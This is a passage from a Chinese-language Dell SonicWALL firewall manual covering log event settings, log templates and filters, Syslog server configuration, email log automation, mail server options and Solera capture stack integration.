注：当所有属性都已启用时，列的**启用**按钮为绿色，相应地，都禁用时，为白色，为混合时（即有些启用，有些禁用），为半固态。

由于此配置是针对所有类别的，所以必须明确地将该选项设置为“全部启用”（通过单击图标直到其变成绿色）或设置为“全部禁用”（通过单击图标直到其变成白色）。如需将某个类别、群组或事件配置得不同，必须进入单个对话框或事件设置配置。如果这样做，该图标将变成半固态。

您可以启用或禁用列。在类别和群组行中，除了通过**编辑日志类别**或**编辑日志群组**对话框外，启用指示器为灰色（为已启用，为已禁用，为混合）且无法更改。

事件行包含取代指示器用于启用(☑)或禁用(☐)该事件的复选框。

主题：

- 第 1506 页的编辑日志类别
- 第 1506 页的编辑日志群组
- 第 1507 页的编辑日志事件

编辑日志类别



按类别级别设置事件属性的方法如下：

1 选择特定类别。

2 单击**配置**图标，启动**编辑日志类别**对话框。

任何类别级别所做的更改都会应用到所选类别内的所有群组和所有事件。

编辑日志群组

按群组级别设置事件属性允许在所选类别内的较小范围内修改设置。



按群组级别设置事件属性的方法如下：

1 在类别内选择特定群组。

2 单击**配置**图标，启动**编辑日志群组**对话框。

对此群组所做的任何更改将应用到仅属于该所选群组的所有事件。

编辑日志事件

最精细的级别——事件级别允许直接修改事件属性列，即通过将所选类别扩展为群组，然后将所选群组扩展为该群组内的各个事件。



按事件级别设置事件属性的方法如下：

1 在群组内选择特定事件。

2 单击**配置**图标，启动**编辑日志事件**对话框。

对此事件所做的任何更改将仅应用到所选群组内部的事件。

首行按钮




在**日志 > 设置**表格中，首行具有以下按钮：

- 第 1507 页的保存日志模板按钮
- 第 1508 页的导入日志模板
- 第 1509 页的重置事件数按钮
- 第 1509 页的取消按钮
- 第 1509 页的应用按钮

保存日志模板按钮


保存日志模板按钮显示**保存为自定义模板**弹出对话框，让您可以将当前配置的日志设置导出到自定义模板。您还可以在该对话框中输入自定义模板的说明。

只能修改和保存自定义模板，并且只有一个自定义模板。每次保存自定义模板时，都会覆盖旧的自定义模板。



导入日志模板

导入日志模板按钮显示**从日志类别模板导入**对话框，让您选择并导入下列模板中的一个：



- 第 1508 页的默认模板
- 第 1509 页的最小模板
- 第 1509 页的 Analyzer/Viewpoint/GMS 模板

注：默认、最小和 Analyzer/Viewpoint/GMS 模板在出厂时定义。

默认模板

默认模板会将所有日志事件设置还原为 Dell/Dell SonicWALL 默认值。对于以下每个日志字段：

- 事件优先级
- 在日志监控中显示事件
- 将事件作为电子邮件警报发送
- 通过 Syslog 报告事件
- 在日志摘要中包含事件
- 冗余过滤间隔
- 将日志摘要发送到电子邮件地址
- 发送警报到电子邮件地址
- 使用颜色显示事件

最小模板

最小模板会将生成的日志保留为最小级别，同时仍然提供有关防火墙上的最重要事件的信息。最小模板可以修改捕获过滤器以允许仅记录高优先级的事件。大多数非关键事件都会过滤掉。可以对下列字段修改捕获过滤器：GUI、警报、Syslog 和电子邮件。

注：只会修改捕获过滤器，冗余过滤间隔保持不变。

Analyzer/Viewpoint/GMS 模板

Analyzer/Viewpoint/GMS 模板在出厂时配置，用于确保防火墙在与报告软件服务器（Analyzer、Viewpoint 和/或 GMS 服务器）配合使用时能够正常运行。将配置所有相关事件，以满足服务器的要求。

所有配置仅限于**通过 Syslog 报告事件**选项及其关联的**冗余过滤间隔**。对于 Analyzer、Viewpoint 和 GMS 的报告功能至关重要的事件将使这些字段设置为推荐的出厂默认值：

- 通过 Syslog 报告事件
- Syslog 的冗余过滤间隔

重置事件数按钮

重置事件数按钮会将所有事件计数器设置为零 (0)。

取消按钮

取消按钮会取消您所做的任何更改并使设置保持不变。

应用按钮

应用按钮应用在**日志 > 设置**页面中所做的任何更改。

查看日志

在为您的设备配置了日志记录后，单击首行中的**链接**  图标，即可迅速显示**公告板 > 日志监控**。

过滤日志

您可以应用、创建和删除自定义的过滤器，以自定义您希望在“公告板 > 日志监控”或“日志 > 日志监控”页面中记录和查看的信息。可以创建简单或复杂的过滤器，取决于您指定的条件。这样，您可以专注于感兴趣的点，而不会受到其他应用程序、用户或其他通信数据的干扰。

您可以通过以下方式创建过滤器：

- 单击**日志 > 设置**页面上的**链接**按钮，以显示**公告板 > 日志监控**页面，然后按照第 147 页的过滤日志监控表格中所述的步骤进行。
- 使用**日志 > 设置**页面上的**过滤视图**按钮创建类别、群组或事件级别的过滤器。

使用过滤视图按钮

主题：

- 第 1510 页的添加过滤器
- 第 1511 页的查看过滤器
- 第 1511 页的删除过滤器

添加过滤器

注：只有显示**日志 > 设置**页面时过滤器才有效。显示其他页面或注销会删除过滤器。

使用“过滤视图”创建过滤器的步骤如下：

1 在**日志 > 设置**页面的顶部，单击**过滤视图**按钮旁边的**加号** + Filter View × 按钮。将显示**类别过滤申明**弹出窗口。



2 输入过滤条件。例如 `priority=warning;id=1221,1222,1149`。可以输入多个键并用分号 (;) 隔开，对于每个键，用逗号隔开多个值。键可以是**名称**（来自类别）、**优先级**（来自优先级）或 **ID**（来自 ID 列）。键不区分大小写。

注：一次只有一个过滤器有效。如果添加其他过滤器，则将替代现有过滤器。

3 单击**应用**。页面将更改以反映过滤后的数据且新按钮 **[类别过滤]** 将显示在**过滤视图**按钮旁边：



查看过滤器

要快速查看过滤器，请单击 **[类别过滤]** 按钮。会在按钮下方弹出一个小窗口显示该过滤器。



注：要关闭该弹出窗口，请单击**[类别过滤]**按钮上的三角形或**[类别过滤]**。请勿单击弹出窗口右上角的 **X**，因为这样做会删除该过滤器。

删除过滤器

要删除过滤器，请单击“过滤视图”按钮、**[类别过滤]** 按钮或弹出窗口中方框 内的 X。显示其他页面或注销也会删除过滤器。


145

配置 Syslog 设置

- 第 1512 页的日志 > Syslog
  - 第 1513 页的 Syslog 设置
  - 第 1515 页的添加 Syslog 服务器

日志 > Syslog

除在 GUI 中显示事件消息外，Dell SonicWALL 安全设备还可以向用户配置的外部 Syslog 服务器发送相同消息供查看。Syslog 消息格式可在 Syslog 设置中选择，目标 Syslog 服务器可在 Syslog 服务器的表格中指定。



SonicWALL Syslog 捕获所有日志活动，并包含连接的源和目标名称和/或 IP 地址、IP 服务和传输的字节数。Dell SonicWALL Syslog 支持需要运行 Syslog 守护程序的外部服务器；UDP 端口可配置。

Dell SonicWALL 有完全兼容的 Syslog 查看器，如 GMS 和分析器，它们可基于收到的 Syslog 消息生成有用的报告。启用了 GMS 或分析器时，目标主机自动添加为 Syslog 服务器之一。然而，根据需要还可添加其他 Syslog 服务器。防火墙最多可连接七个 (7) Syslog 服务器。

注：更多信息，请参见*RCF 3164 - BSD Syslog* 协议。

注：Syslog 输出可能会受在**日志 > 设置**页面上对事件、群组或全局类别的事件优先级所做的更改的影响。如需更多信息，请参见第 1502 页的配置全局事件属性。

注：SonicWALL Syslog 支持需要在 UDP 端口上运行 Syslog daemon 的外部服务器。默认端口是 UDP 端口 514，但您可以选择其他端口。

要显示“公告板”>“日志监控”页面，请点击页面右上角中的**显示日志监控** 图标。

主题：

- 第 1513 页的 Syslog 设置
- 第 1515 页的添加 Syslog 服务器

Syslog 设置

日志 > Syslog 页面用于配置在向 Syslog 服务器发送日志时需要的各种设置。您可以选择需要的 Syslog 工具和 Syslog 格式。

注：如果正在使用 Dell SonicWALL 的全局管理系统 (GMS) 管理防火墙，则 **Syslog 格式**固定为**默认**，而 **Syslog ID** 固定为**防火墙**。因此，这些字段是灰色显示的，不能修改。但是，所有其他字段，仍然可以根据需要定制。

配置 Syslog 设置

在防火墙上配置 *Syslog* 设置的步骤如下：

1 转到**日志 > Syslog** 页面。

2 “Syslog 工具”可以保留为出厂默认值。但是，另外也可以从 **Syslog 工具**菜单的 **Syslog 设置**部分，选择适合您网络的 **Syslog 工具**：

- 内核
- 用户级别消息
- 邮件系统
- 系统监听
- 安全/授权消息
- 由 syslog 内部生成的消息
- 行式打印机子系统
- 网络新闻子系统
- UUCP 子系统
- 时钟程序 (BSP Linux)
- AUTHPRV 安全/授权消息
- FTP 监听
- NTP 子系统
- 日志审核
- 日志警告
- 时钟程序 (Solaris)
- 本地使用 0
- 本地使用 1
- 本地使用 2
- 本地使用 3
- 本地使用 4

- 本地使用 5
- 本地使用 6
- 本地使用 7

3 （可选）如果您正在使用 DELL 报告软件，想要替代 Syslog 设置并使用报告软件的设置，请选择**使用报告软件的设置替代 Syslog 设置**选项。

> **注：**在启用 ViewPoint 模式或分析器模式时，自动选中**使用报告软件的设置替代 Syslog 设置**选项。选中该选项时，总是将 Syslog 格式重置为**默认**格式。

4 从 **Syslog 格式**菜单列表中，选择需要的 Syslog 格式。列出以下的 Syslog 格式：

- **默认** – 使用默认的 SonicWALL Syslog 格式。

  > **注：**GMS 或报告软件要求默认 Syslog 格式。


- **WebTrends** – 使用 WebTrends Syslog 格式。您的系统必须已安装 WebTrends 软件。
- **增强 Syslog** – 使用增强型 Dell SonicWALL Syslog 格式。
- **ArcSight** – 使用 ArcSight Syslog 格式。Syslog 服务器必须使用 ArcSight Logger 应用程序进行配置，以解码 ArcSight 消息。

  当您选择**增强 Syslog** 或 **Arcsight** 时，**配置**图标 将进入活动状态。单击配置图标将启动一个配置对话框，您可以在其中选择要记录的特定设置。

5 如果选择：

- **默认**或 **WebTrends**，请转到步骤 13。
- **增强 Syslog**，请转到步骤 6。
- **ArcSight**，请转到步骤 10。

6 （可选）如果选择了**增强 Syslog**，请单击**配置**图标 。此时会显示**增强 Syslog 设置**配置窗口。



7 （可选）选择要记录的**增强 Syslog** 选项。要选择所有选项，请单击**全选**。要取消选择所有选项，请单击**清除所有**。

8 单击**保存**。

9 转到步骤 13。

10 （可选）如果选择了 **ArcSight**，请单击**配置**图标 。此时会显示 **ArcSight CEF 字段设置**配置窗口。



11 （可选）选择要记录的 **ArcSight** 选项。要选择所有选项，请单击**全选**。要取消选择所有选项，请单击**清除所有**。

12 单击**保存**。

13 在 **Syslog ID** 方框中，输入所需 Syslog ID。

所有生成的 Syslog 消息中将包括一个 **Syslog ID** 字段，其前缀为“id= ”。因此，对于默认值 **firewall**，所有 Syslog 消息将包括“id=firewall”。该 ID 可设置为包含 0 到 32 的字母数字和下划线字符的字符串。

> 注：启用**使用报告软件的设置替代 Syslog 设置**选项时，Syslog ID 字段固定为**防火墙**，因此不能修改。

14 （可选）如果需要，请选择**启用事件速率限制**。该控件用于启用事件的速率限制以防止日志事件淹没内部或外部的记录机制。在**每秒最大事件数**字段中指定事件的最大数量；最小数量为 0，最大值为 1000，默认值为每秒 **1000**。

> 注：事件速率和数据速率限制应用时不考虑单个事件的日志优先级。

15 （可选）如需要，选择**启用数据速率限制**。该控件用于启用数据的速率限制以防止日志事件淹没内部或外部的记录机制。在**每秒最多字节数**字段中指定字节的最大数量；最小数量为 0，最大值为 1000000000，默认值为每秒 **10000000** 字节。

16 （可选）如果需要，请选中为 **Syslog 服务器启用 NDPP 实施**。

17 当您完成设置 Syslog 选项时，请单击页面顶部的**接受**。

添加 Syslog 服务器

向防火墙添加 *Syslog* 服务器的步骤如下：

1 转到**日志 > Syslog** 页面。

2 在 **Syslog 服务器**部分中，请单击**添加**。显示**添加 Syslog 服务器**对话框。



3 从**用户名或者 IP 地址**下拉菜单选择 Syslog 服务器名称或 IP 地址。然后，将来自防火墙的消息发送到服务器。

4 如果 Syslog 服务器使用的不是默认端口 **514**，请在**端口编号**字段中输入端口号。

5 单击**确定**。

6 单击**接受**保存所有 **Syslog 服务器**设置。


146

配置日志自动化

- 第 1517 页的日志 > 自动化
  - 第 1518 页的电子邮件日志自动化
  - 第 1518 页的运行状况检查电子邮件通知
  - 第 1519 页的邮件服务器设置
  - 第 1520 页的 Solera 捕获堆栈

日志 > 自动化

日志 > 自动化页面用于配置 SonicWALL 以使用电子邮件发送日志文件和配置邮件服务器。



主题：

- 第 1518 页的电子邮件日志自动化
- 第 1518 页的运行状况检查电子邮件通知
- 第 1519 页的邮件服务器设置
- 第 1520 页的 Solera 捕获堆栈


电子邮件日志自动化



- **发送日志到 E-mail 邮箱** - 如需通过电子邮件接收事件日志，输入您的电子邮件地址 (*username@mydomain*.com)。日志在发送后，将从 SonicWALL 内存中清除。如果将此字段留空，就不会通过电子邮件发送日志。
- **发送警告到 E-mail 邮箱** - 发生攻击或系统错误时立即发送电子邮件，输入您的电子邮件地址 (*username@mydomain*.com) 作为标准电子邮件地址或电子邮件分页服务。如果将此字段留空，就不会发送电子邮件警报消息。
- **创建用户和启用通知的 E-mail 收件地址** – 创建和启用用户时立即发送电子邮件，输入您的电子邮件地址 (*username@mydomain*.com)。如果将此字段留空，则不会发送电子邮件通知。
- **发送日志** - 确定发送日志文件的频率。下拉菜单的选项有
  - **已满时**（默认）
  - **每周** – 在**每**菜单选择在星期几发送日志，在**于**字段输入一天中的具体时间
  - **每天** – 在**于**字段输入一天中发送日志的具体时间。
- **电子邮件格式** - 从下拉菜单选择以**纯文本**或 **HTML** 格式发送日志电子邮件。
- **包含所有日志信息** - 选择此选项，以使日志报告包含所有信息。

运行状况检查电子邮件通知

运行状况检查电子邮件通知部分使您可以在选定的日程所指定的时间，使用设定的主题和正文创建预定义的电子邮件通知。



设置运行状况检查电子邮件通知：

1 从**电子邮件日程**下拉菜单，选择预定义日程，**创建新的日程**或**禁用**。

2 在**发送到电子邮件地址**字段，输入需要通知的收件人的电子邮件地址。

3 在**电子邮件主题**字段，输入电子邮件的主题。

4 在**电子邮件正文**字段，输入电子邮件的正文。

邮件服务器设置

邮件服务器设置用于配置邮件服务器的名称或 IP 地址、发件人电子邮件地址和身份验证方法。



- **邮件服务器（名称或 IP 地址）** - 在此字段输入用于发送日志电子邮件的邮件服务器的 IP 地址或 FQDN。

  注：如果**邮件服务器（名称或 IP 地址）**留空，则不会通过电子邮件发送日志和警报消息。


- **高级** - 点击**高级**按钮，将显示**日志电子邮件地址设置**对话框。



  - **SMTP 端口** - 输入电子邮件使用的 SMTP 端口。默认端口号是 25。
  - **连接安全方法** - 从下拉菜单选择电子邮件的安全方法：
    - 无（默认值）
    - **SSL**/TLS
    - **STARTTLS**
  - **启用 SMTP 验证** - 为邮件选择启用 SMTP 验证，然后输入以下。默认已禁用该选项。
    - 用户名
    - 密码
- **发件人电子邮件地址** - 在邮件的“发件人”字段输入要显示的电子邮件地址。
- **验证方法** - 您可以使用默认的**无**或选择**在 SMTP 之前接收 POP**。

Solera 捕获堆栈

Solera Networks 提供具备各种功能和速度的一系列设备用于捕获、存档和再生成网络通讯。Solera Networks 网络数据包捕获系统 (NPCS) 提供以时序播放方式访问被捕获数据的实用程序，即在设备不断捕获和存档数据的同时，可以通过 NPCS 在活动网络上对捕获的数据执行分析。



使用 *Solera* 配置您的 *SonicWALL* 设备的步骤如下：

1 选中**启用 Solera 捕获堆栈集成**选项。该部分的此选项变为可用。

2 从**服务器**下拉菜单选择 Solera 服务器的主机。您可以通过选择**创建新主机...**动态创建主机。

3 从**协议**下拉菜单，选择 **HTTP** 或 **HTTPS**。默认为**HTTPS**。

4 在**端口**字段，输入连接至 Solera 服务器的端口编号。默认端口号是 **443**。

5 在**DeepSee 基本 URL** 字段，定义 DeepSee 路径的基础 URL 的格式。格式可包含特殊标记；在实际 URL 中，使用实际值替换特殊标记。默认格式已给出。

以下标记可用于 **DeepSee 基本 URL** 和 **PCAP 基本 URL** 字段中：

- **$host** - 保存数据的服务器名称或 IP 地址
- **$port** - 服务器监听的 HTTP/HTTPS 端口编号
- **$usr** - 用于身份验证的用户名
- **$pwd** - 用于身份验证的密码
- **$start** - 起始日期和时间
- **$stop** - 结束日期和时间
- **$ipproto** - IP 协议
- **$scrip** - 源 IP 地址
- **$dstip** - 目标 IP 地址
- **$srcport** - 源端口

- **$dstport** - 目标端口

6 在 **PCAP 基本 URL** 字段，定义 PCAP 路径的基础 URL 的格式。格式可包含特殊标记；在实际 URL 中，使用实际值替换特殊标记。有关标记及其定义的信息，参见步骤 5。默认格式已给出。

7 在 **Base64 编码的链接图标**字段，定义用作 Solera 服务器桌面快捷方式的 Base 64 编码的 GIF 图片。请确保此图案是有效的且大小尽可能的小。默认图标已给出。

8 从**电子邮件警告的链接地址**下拉菜单，选择**默认 LAN**（默认）或**默认 WAN**。

147

配置名称解析

- 第 1522 页的日志 > 名称解析
  - 第 1522 页的选择名称解析设置
  - 第 1523 页的指定 DNS 服务器

日志 > 名称解析

提示：**日志 > 名称解析**页面使用配置的名称服务器来解析日志报告中 IP 地址和服务器名称。



